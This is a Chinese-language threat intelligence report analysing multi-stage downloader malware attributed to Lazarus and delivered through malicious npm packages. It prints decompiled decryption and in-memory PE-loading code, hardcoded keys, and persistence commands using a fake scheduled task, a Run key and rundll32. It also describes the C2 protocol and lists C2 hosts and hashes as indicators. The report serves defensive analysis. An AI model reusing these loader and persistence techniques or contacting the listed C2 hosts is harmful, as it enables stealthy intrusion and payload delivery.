疑似Lazarus（APT-Q-1）涉及npm包供应链的攻击样本分析

威胁情报中心 奇安信威胁情报中心
奇安信威胁情报中心

gh_166784eae33e

威胁情报信息共享，事件预警通报，攻击事件分析报告，恶意软件分析报告

2023-12-08 03:52 Posted on 四川

团伙背景

Lazarus是疑似具有东北亚背景的APT组织，奇安信内部跟踪编号APT-Q-1。该组织因2014年攻击索尼影业开始受到广泛关注，其攻击活动最早可追溯到2007年。Lazarus早期主要针对政府机构，以窃取敏感情报为目的，但自2014年后，开始以全球金融机构、虚拟货币交易场等为目标，进行敛财为目的的攻击活动。此外，该组织还针对安全研究人员展开攻击。近年来，Lazarus频繁发起软件供应链攻击，今年上半年披露的3CX供应链攻击事件被认为出自该组织之手。

事件概述

奇安信威胁情报中心近期发现一批较为复杂的下载器样本，这类样本经过多层嵌套的PE文件加载，最终从C2服务器下载后续载荷并执行。其中一个C2服务器IP地址在不久前被披露用于一起软件供应链攻击事件[1]，攻击者通过伪装为与加密有关的npm包投递恶意软件。结合上述报告内容和下载器样本自身的信息，可以确认这些下载器恶意软件与此次npm包供应链攻击事件有关。

Nov 4, 2023 / 9 min read / Research

Crypto-Themed npm Packages Found Delivering Stealthy Malware

根据下载器和其他相关样本的代码特征，我们关联到Lazarus组织的历史攻击样本，加上Lazarus常用供应链攻击手段，所以我们认为此次npm包投毒事件背后的攻击者很可能为Lazarus。

详细分析


下载器样本基本信息如下：

MD5	d8a8cc25bf5ef5b96ff7a64f663cbd29
文件名称	sql.tmp
创建时间	2023-09-12 15:49:34 UTC
文件类型	PE DLL, 64-bit
大小	318.00 KB (325632字节)
PDB路径	F:\workspace\CBG\npmLoaderDll\x64\Release\npmLoaderDll.pdb
C&C	hxxp://91.206.178.125/upload/upload.asp

MD5	46127a35b73b714a9c5c58aaa43cb51f
文件名称	sql.tmp
创建时间	2023-10-24 09:35:01 UTC
文件类型	PE DLL, 64-bit
大小	334.50 KB (342528字节)
PDB路径	-
C&C	hxxps://blockchain-newtech.com/download/download.asp

MD5	a6e7c231a699d4efe85080ce5fb36dfb
文件名称	preinstall.db
创建时间	2023-11-23 16:07:22 UTC
文件类型	PE DLL, 64-bit

大小 386.00 KB (395264字节)
PDB路径 D:\workspace\CBG\Windows\Loader\npmLoaderDll\x64\Release\npmLoaderDll.pdb
C&C hxxps://chaingrown.com/manage/manage.asp
样本均经过多层加载过程，最终运行下载器主模块，下面以样本a6e7c231a699d4efe85080ce5fb36dfb为例进行分析。



加载过程

Stage 1

preinstall.db的导出函数CalculateSumW从文件自身数据解密出后续，并内存加载。

```
void __fastcall CalculateSumW(__int64 a1, __int64 a2, __int64 a3)
{
  struct_LoadAux *v4; // rax
  char var_decryptKey[40]; // [rsp+20h] [rbp-38h] BYREF

  strcpy(var_decryptKey, "HHv8S$(%R{j-|>XxUBh3NES{}wk|SJ_8");
  sub_1800015B0((__int64)var_decryptKey, (__int64)var_decryptKey);// decrypt, PE data
  v4 = sub_180001CE0(a3);                       // load PE
  if ( v4 != (struct_LoadAux *)-1i64 )
    sub_180002110(v4);                          // unload
}
```

密钥初始化过程如下。

```
do
{
  v6 = *((_DWORD *)v5 + 1);
  v7 = *((_DWORD *)v5 + 2);
  v8 = *((_DWORD *)v5 + 3);
  v9 = *((_DWORD *)v5 + 15);
  v10 = v4
      + *(_DWORD *)v5
      + *((_DWORD *)v5 + 9)
      + ((v6 >> 3) ^ __ROR4__(v6, 7) ^ __ROL4__(v6, 14))
      + ((*((_DWORD *)v5 + 14) >> 10) ^ __ROL4__(*((_DWORD *)v5 + 14), 13) ^ __ROL4__(*((_DWORD *)v5 + 14), 15));
  *((_DWORD *)v5 + 16) = v10;
  v11 = v6
      + *((_DWORD *)v5 + 10)
      + ((v7 >> 3) ^ __ROR4__(v7, 7) ^ __ROL4__(v7, 14))
      + ((v9 >> 10) ^ __ROL4__(v9, 13) ^ __ROL4__(v9, 15))
      + v4
      + 1;
  *((_DWORD *)v5 + 17) = v11;
  v12 = *((_DWORD *)v5 + 4);
  *((_DWORD *)v5 + 18) = v7
                       + *((_DWORD *)v5 + 11)
                       + ((v8 >> 3) ^ __ROR4__(v8, 7) ^ __ROL4__(v8, 14))
                       + ((v10 >> 10) ^ __ROL4__(v10, 13) ^ __ROL4__(v10, 15))
                       + v4
                       + 2;
  v13 = *((_DWORD *)v5 + 12)
      + ((v12 >> 3) ^ __ROR4__(v12, 7) ^ __ROL4__(v12, 14))
      + ((v11 >> 10) ^ __ROL4__(v11, 13) ^ __ROL4__(v11, 15));
  v5 += 2;
  v14 = v8 + v13 + v4 + 3;
  v4 += 4;
  *((_DWORD *)v5 + 15) = v14;
}
while ( v4 < 0xA00 );
v15 = 512i64;
v16 = a1 - (_QWORD)v34;
v17 = v34;
v18 = 512i64;
do
```

解密过程如下，加密数据位于.data段的0x18000BED0位置，为原址解密。

```
v1 = g_embed_data_18000BED0;
v3 = 4i64 - (_QWORD)g_embed_data_18000BED0;
do
{
  v4 = *(_DWORD *)(a1 + 0x2000) & 0x3FF;
  v5 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 3) & 0x3FF;
  v6 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 10) & 0x3FF;
  v7 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 12) & 0x3FF;
  v8 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) + 1) & 0x3FF;
  if ( *(_DWORD *)(a1 + 0x2000) >= 0x400u )
  {
    v9 = *(_DWORD *)(a1 + 4 * v4 + 4096)
       + *(_DWORD *)(a1 + 4 * v6 + 4096)
       + *(_DWORD *)(a1
                   + 4i64
                   * (((unsigned __int16)*(_DWORD *)(a1 + 4 * v8 + 4096) ^ (unsigned __int16)*(_DWORD *)(a1 + 4 * v5 + 4096)) & 0x3FF))
       + (__ROL4__(*(_DWORD *)(a1 + 4 * v8 + 4096), 9) ^ __ROR4__(*(_DWORD *)(a1 + 4 * v5 + 4096), 10));
    *(_DWORD *)(a1 + 4 * v4 + 4096) = v9;
    v10 = *(_DWORD *)(a1 + 4i64 * (unsigned __int8)*(_DWORD *)(a1 + 4 * v7 + 4096))
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE1(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 1024)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE2(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 2048)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)HIBYTE(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 3072);
  }
  else
  {
    v9 = *(_DWORD *)(a1 + 4 * v4)
       + *(_DWORD *)(a1 + 4 * v6)
       + *(_DWORD *)(a1
                   + 4i64
                   * (((unsigned __int16)*(_DWORD *)(a1 + 4 * v8) ^ (unsigned __int16)*(_DWORD *)(a1 + 4 * v5)) & 0x3FF)
                   + 4096)
       + (__ROL4__(*(_DWORD *)(a1 + 4 * v8), 9) ^ __ROR4__(*(_DWORD *)(a1 + 4 * v5), 10));
    *(_DWORD *)(a1 + 4 * v4) = v9;
    v10 = *(_DWORD *)(a1 + 4i64 * (unsigned __int8)*(_DWORD *)(a1 + 4 * v7) + 4096)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE1(*(_DWORD *)(a1 + 4 * v7)) + 5120)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE2(*(_DWORD *)(a1 + 4 * v7)) + 6144)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)HIBYTE(*(_DWORD *)(a1 + 4 * v7)) + 7168);
  }
  v11 = v9 ^ v10;
  v1 += 2;
  v12 = *(_DWORD *)(a1 + 0x2000) + 1;
  *(_DWORD *)(a1 + 0x2004) = v11;
  *(_DWORD *)(a1 + 0x2000) = v12 & 0x7FF;
```

解密得到的数据为PE文件数据，内存加载执行。

```
37  if ( g_embed_data_18000BED0[0] != 0x5A4D )
38    goto LABEL_2;
39  if ( (unsigned __int64)(dword_18000BF0C + 0x108i64) > 0x55400 )
40  {
41    SetLastError(0xDu);
42    return 0i64;
43  }
44  v5 = (IMAGE_NT_HEADERS *)((char *)g_embed_data_18000BED0 + dword_18000BF0C);// offset 0x3C
45  if ( v5->Signature != 0x4550 || v5->FileHeader.Machine != 0x8664 || (v5->OptionalHeader.SectionAlignment & 1) != 0 )
46  {
47LABEL_2:
48    SetLastError(0xC1u);
49    return 0i64;
50  }
51  if ( v5->FileHeader.NumberOfSections )
52  {
53    v6 = (DWORD *)((char *)&v5->OptionalHeader.SizeOfUninitializedData + v5->FileHeader.SizeOfOptionalHeader);
54    v7 = v5->FileHeader.NumberOfSections;
55    do
56    {
57      v8 = v6[1];
58      if ( v8 )
59        v9 = v8 + *v6;
60      else
61        v9 = v5->OptionalHeader.SectionAlignment + (unsigned __int64)*v6;
62      if ( v9 > v1 )
63        v1 = v9;
64      v6 += 10;
65      --v7;
66    }
67    while ( v7 );
68  }
```

```
148 v23 = (char *)VirtualAlloc((LPVOID)v11, v20, 0x1000u, 4u);
149 memmove(v23, g_embed_data_18000BED0, v5->OptionalHeader.SizeOfHeaders);
150 v24 = (IMAGE_NT_HEADERS *)&v23[dword_18000BF0C];
151 var_heap_mem1->ptr_PeNtHeaderData = v24;
152 v24->OptionalHeader.ImageBase = v11;
153 if ( !(unsigned int)sub_180001680(v5, var_heap_mem1) )// copy data of each section
154   goto LABEL_30;
155 v25 = var_heap_mem1->ptr_PeNtHeaderData->OptionalHeader.ImageBase - v5->OptionalHeader.ImageBase;// relocation table
156 var_heap_mem1->field_24 = !v25 || sub_180001A20(var_heap_mem1, v25);
157 if ( !(unsigned int)sub_180001AF0(var_heap_mem1) || !(unsigned int)sub_1800017B0((__int64 *)var_heap_mem1) )// import table
158   goto LABEL_30;
159 v26 = var_heap_mem1->ptr_AlloctedPeMem;
160 v27 = var_heap_mem1->ptr_PeNtHeaderData->OptionalHeader.DataDirectory[9].VirtualAddress;// TLS
161 if ( (_DWORD)v27 )
162 {
163   v28 = *(void (__fastcall ***)(__int64, __int64))(v27 + v26 + 24);
164   if ( v28 )
165   {
166     for ( i = *v28; i; ++v28 )
167     {
168       i(v26, 1i64);
169       i = v28[1];
170     }
171   }
172 }
173 v30 = var_heap_mem1->ptr_PeNtHeaderData->OptionalHeader.AddressOfEntryPoint;
174 if ( (_DWORD)v30 )
175 {
176   var_entrypoint = (unsigned int (__fastcall *)(__int64, __int64, __int64))(v11 + v30);
177   if ( var_heap_mem1->bool_IsDll )
178   {
179     if ( !var_entrypoint(v11, 1i64, a1) )
180     {
181       v21 = 1114;
182       goto LABEL_29;
183     }
184     var_heap_mem1->bool_DllLoad = 1;
185     result = var_heap_mem1;
186   }
187   else
188   {
189     var_heap_mem1->ptr_LoadPeEntrypoint = (__int64)var_entrypoint;
```

Stage 2

内存加载的PE为DLL文件，主要功能在sub_180002440函数中实现。首先采用相同的解密方法，解密文件中内嵌的zip压缩包数据。

```
strcpy(var_decryptKey, "BT.*Pa]r49!xg5j_l4HeZf+kB&:EM0z1");
NumberOfBytesWritten = 0;
sub_1800015D0((__int64)var_decryptKey, (__int64)var_decryptKey);// decrypt data, zip data
v4 = operator new(840ui64);
```

```
v1 = (char *)&g_embed_data_1800445D0;
v3 = &g_embed_data_1800445D0;
do
{
  v4 = *(_DWORD *)(a1 + 0x2000) & 0x3FF;
  v5 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 3) & 0x3FF;
  v6 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 10) & 0x3FF;
  v7 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 12) & 0x3FF;
  v8 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) + 1) & 0x3FF;
  if ( *(_DWORD *)(a1 + 0x2000) >= 0x400u )
  {
    v9 = *(_DWORD *)(a1 + 4 * v4 + 4096)
       + *(_DWORD *)(a1 + 4 * v6 + 4096)
       + *(_DWORD *)(a1
                   + 4i64
                   * (((unsigned __int16)*(_DWORD *)(a1 + 4 * v8 + 4096) ^ (unsigned __int16)*(_DWORD *)(a1 + 4 * v5 +
       + (__ROL4__(*(_DWORD *)(a1 + 4 * v8 + 4096), 9) ^ __ROR4__(*(_DWORD *)(a1 + 4 * v5 + 4096), 10));
    *(_DWORD *)(a1 + 4 * v4 + 4096) = v9;
    v10 = *(_DWORD *)(a1 + 4i64 * (unsigned __int8)*(_DWORD *)(a1 + 4 * v7 + 4096))
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE1(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 1024)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE2(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 2048)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)HIBYTE(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 3072);
  }
  else
```

```
00007FF9A5AD45D0  50 4B 03 04 14 00 02 00 08 00 12 09 67 57 64 31  PK..........gWd1
00007FF9A5AD45E0  22 01 EF 56 00 00 00 B4 00 00 01 00 11 00 7A 55  ".ïV...´......zU
00007FF9A5AD45F0  54 0D 00 07 93 FE 49 65 93 FE 49 65 93 FE 49 65  T....þIe.þIe.þIe
00007FF9A5AD4600  ED 7D 0B 60 53 45 D6 F0 4D 93 B4 E9 8B A4 D0 40  í}.`SEÖðM.´é.¤Ð@
00007FF9A5AD4610  11 0A 11 8B 5B 2D 8F 4A 51 5B 03 6E 42 13 B8 81  ....[-.JQ[.nB..
00007FF9A5AD4620  14 CB BB 2A 48 4B 9B 42 A5 B4 31 BD 81 A2 88 AD  .Ë»*HK.B¥´1½.¢..
00007FF9A5AD4630  69 B5 E1 12 ED AA BB EB FA 44 04 64 5D 60 59 D7  iµá.íª»ëúD.d]`Yx
00007FF9A5AD4640  85 82 A8 29 45 DA 02 62 79 88 28 EE 5A 5F BB B7  ..¨)EÚ.by.(îZ_»·
00007FF9A5AD4650  06 77 8B B2 A5 3C E4 FE E7 CC 4C D2 B4 C0 AE BB  .w.²¥<äþçÌLÒ´À®»
00007FF9A5AD4660  FF FF FD 8F EF DF 94 E4 9C 39 F3 3A 73 E6 CC 99  ÿÿý.ïß.ä.9ó:sæÌ.
00007FF9A5AD4670  33 8F 7B C9 B9 A7 9F 53 72 1C A7 82 AF 2C 73 5C  3.{É¹§.Sr.§.¯,s\
```

zip压缩包中有一个PE文件，被释放到路径"%AppData%\\..\\Roaming\\Microsoft\\IconCache.db"。

```
SHGetSpecialFolderPathW(0i64, &pszPath, CSIDL_APPDATA, 1);
v9 = 0i64;
do
{
  v10 = *(WCHAR *)((char *)&pszPath + v9);
  v9 += 2i64;
  *(_WORD *)&v32[v9 + 524] = v10;
}
while ( v10 );
v11 = -1i64;
v12 = &FileName;
do
{
  if ( !v11 )
    break;
  v13 = *v12++ == 0;
  --v11;
}
while ( !v13 );
*(_QWORD *)(v12 - 1) = 0x5C002E002E005Ci64;
*(_QWORD *)(v12 + 3) = 0x6D0061006F0052i64;
*(_QWORD *)(v12 + 7) = 0x5C0067006E0069i64;
*(_QWORD *)(v12 + 11) = 0x7200630069004Di64;
*(_QWORD *)(v12 + 15) = 0x66006F0073006Fi64;
*(_QWORD *)(v12 + 19) = 0x630049005C0074i64;
*(_QWORD *)(v12 + 23) = 0x610043006E006Fi64;
*(_QWORD *)(v12 + 27) = 0x2E006500680063i64;
*(_DWORD *)(v12 + 31) = 0x620064;           // '\\..\\Roaming\\Microsoft\\IconCache.db'
v12[33] = 0;
v14 = CreateFileW(&FileName, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
v3 = v14;
if ( v14 != (HANDLE)-1i64 && WriteFile(v14, v2, v27[138], &NumberOfBytesWritten, 0i64) )// zip中的PE数据
{
  LocalFree(v2);
  CloseHandle(v3);
  v15 = 0i64;
  do
  {
```

另一段内嵌数据释放到路径"%AppData%\\..\\Roaming\\Microsoft\\Network\\NTUSER.DAT"。

```
v19 = L"\\..\\Roaming\\Microsoft\\Network\\NTUSER.DAT";
do
{
  if ( !v17 )
    break;
  v13 = *v18++ == 0;
  --v17;
}
while ( !v13 );
v20 = 41i64;
v21 = v18 - 1;
while ( v20 )
{
  *v21++ = *v19++;
  --v20;
}
v22 = CreateFileW(&v29, 0x120116u, 1u, 0i64, 2u, 0x80u, 0i64);// "\\..\\Roaming\\Microsoft\\Network\\NTUSER.DAT"
v23 = v22;
if ( v22 == (HANDLE)-1i64 )
  return 0xFFFFFFFFi64;
WriteFile(v22, &g_embed_data_180021FD0, 0x22600u, 0i64, 0i64);
CloseHandle(v23);
```

随后建立持久化，依次尝试采用计划任务、注册表、启动目录三种方式。

(1) 计划任务

通过COM接口创建名为"MicrosoftEdgeUpdate"的计划任务，执行命令如下。

RUNDLL32.exe %APPDATA%\..\Roaming\Microsoft\IconCache.db,GetProcFunc
 %APPDATA%\..\Roaming\Microsoft\Network\NTUSER.DAT 8888


(2) 注册表

如果计划任务创建不成功，则在"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"下添加名为"GoogleUpdate"的键值，设置的执行命令如下。

cmd /c start /b rundll32
 %APPDATA%\..\Roaming\Microsoft\IconCache.db,GetProcFunc
 %APPDATA%\..\Roaming\Microsoft\Network\NTUSER.DAT 8888

(3) 启动目录

如果注册表键值也未能成功设置，则在启动目录下释放文件，并将文件属性设置为系统隐藏，文件路径为"C:\\Users\\[user]\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\check.cmd"。



Stage 3

IconCache.db有两个导出函数，其中GetProcFunc为空，GetProcFuncW实现恶意功能。由于rundll32调用函数的特性[2]，当传入宽字符串参数时，对GetProcFunc的调用实际会执行GetProcFuncW函数。

Name	Address	Ordinal
GetProcFunc	0000000180001D40	1
GetProcFuncW	0000000180001D50	2
DllEntryPoint	**00000001800024C4**	**[main entry]**

GetProcFuncW函数从作为参数的NTUSER.DAT文件中解密得到PE数据，然后内存加载，再调用其导出函数GetWindowSizedW。

下载器主模块

从NTUSER.DAT解密得到的PE文件为下载器主模块，先从C&C服务器获取后续载荷的基本信息，再根据这些信息下载后续载荷并执行。

首先选择作为C&C服务器的URL，3组URL字符串实际为同一个。

```
73    do
74    {
75      v12 = *(_WORD *)(v11 + 0x18001DF00i64);    // 0x18001DF00: url string
76      v11 += 2i64;
```

向C&C服务器发送的POST请求数据中有7对参数，参数名均是随机生成的字符串，而参数的值含义分别如下。

参数序号	说明
1	以下载器操作指令(见下面)的值为长度的随机字符串
2	感染设备ID字符串的base64编码 感染设备ID由三部分组成：传入IconCache.db的参数(“8888”)，字符串“64”，以及随机字符，最终构成16字节长度的字符串
3	某段数据的base64编码，具体作用暂时未知
4	和操作指令相关的数字值
5	参数6对应字符串的长度
6	和操作指令相关的字符串base64编码，包含传递给C&C服务器的信息
7	随机字符串，用于混淆

发送的请求数据示例如下。

下载器的操作指令有下列几个。

参数序号	说明
0xA	开始请求后续载荷，获取payload的基本信息
0x7	下载payload
0xB	报告错误信息
0xC	执行payload
0xD	结束程序

下载器向C&C服务器请求后续载荷时，C&C服务器回复的关于payload的基本信息包括：payload编号、长度、执行的导出函数名、传入的参数以及校验MD5值。在请求后续载荷阶段，C&C服务器也会下发指令结束下载器程序。

成功取得payload信息后，下载器利用payload编号向C&C服务器获取相应的载荷数据，计算下载数据的MD5哈希，与之前取得的校验值进行比较。如果校验不通过则向C&C服务器报告'Hash error!'。

在执行payload阶段，先用和下载器加载过程相同的解密算法对payload解密。检查解密后的数据是否为PE文件，内存加载，然后找到指定导出函数的内存地址，并传入参数执行。

溯源关联

相关攻击活动

样本d8a8cc25bf5ef5b96ff7a64f663cbd29的C&C服务器IP地址91[.]206.178.125在今年11月发布的一篇关于npm包投毒的分析报告[1]中提到。

安全研究人员也发现了下载器样本46127a35b73b714a9c5c58aaa43cb51f出现在此次攻击活动中，但报告发布时他们仍在分析该样本。样本的名称sql.tmp和preinstall.db，以及导出函数名CalculateSum均在恶意脚本中出现。

此外，下载器样本的PDB路径npmLoaderDll.pdb也表明与此次npm包投毒事件有关。

关联样本

根据上述下载器样本中出现的字符串信息，我们关联到一个木马样本。

MD5 1c4227bf06121fe9c454a85ad9245b56
文件名称 T_DLL.dll
创建时间 2023-08-01 09:49:31 UTC

文件类型 PE DLL, 64-bit
大小 747.00 KB (764928字节)

该木马样本的C&C服务器为hxxp://156.236.76.9/faq/faq.asp。除此之外，样本中还出现了下载器恶意软件频繁使用的解密算法。

归属

下载器内存加载PE的方式与此前Lazarus攻击安全研究人员所用的Comebacker DLL样本[3]一致。

执行方式同样是rundll32调用DLL的导出函数，并传入数字字符串（”2907”）作为参数，而且DLL的导出函数ASN2_TYPE_new为空，ASN2_TYPE_newW函数实现恶意功能。

关联到的木马样本1c4227bf06121fe9c454a85ad9245b56在解密字符串时使用A5加密算法，其中常量0xFE268455，0xC2B45678，0x90ABCDEF也出现在Lazarus的历史攻击样本中[4]。

在今年7月，Github官方发布安全警告[5]，攻击者借助Github仓库和恶意npm包展开行动，攻击手法与Phylum报告[1]相似。在微软的报告[7]中提到，Jade Sleet是Lazarus的别名。

总结

从此批下载器样本的多层加载方式和C&C通信特点可以看出攻击者在尽量隐藏攻击痕迹，减少后续载荷暴露的风险。由于恶意软件牵涉到npm包供应链攻击，相关攻击活动可以追溯至今年7月之前，受此影响的人

员数量可能不少，再加上与Lazarus组织存在关联，意味着攻击者很可能以此为基础展开进一步的攻击行动。

防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

MD5

d8a8cc25bf5ef5b96ff7a64f663cbd29

46127a35b73b714a9c5c58aaa43cb51f

a6e7c231a699d4efe85080ce5fb36dfb

7298b1f10ee6afab5e8bf648be1ca13b

420a13202d271babc32bf8259cdaddf3

1c4227bf06121fe9c454a85ad9245b56

C&C

91.206.178.125:80

156.236.76.9:80

blockchain-newtech.com

chaingrown.com

URL

hxxp://91.206.178.125/upload/upload.asp

hxxps://blockchain-newtech.com/download/download.asp

hxxps://chaingrown.com/manage/manage.asp

hxxp://156.236.76.9/faq/faq.asp

hxxp://103.179.142.171/npm/npm.mov

hxxp://103.179.142.171/files/npm.mov

hxxp://91.206.178.125/files/npm.mov

参考链接

[1].https://blog.phylum.io/crypto-themed-npm-packages-found-delivering-stealthy-malware/

[2].https://www.attackify.com/blog/rundll32_execution_order/

[3].https://www.microsoft.com/en-us/security/blog/2021/01/28/zinc-attacks-against-security-researchers/

[4].https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack/

[5].https://github.blog/2023-07-18-security-alert-social-engineering-campaign-targets-technology-industry-employees/

[6].https://blog.phylum.io/junes-sophisticated-npm-attack-attributed-to-north-korea/

[7].https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RW1aFyW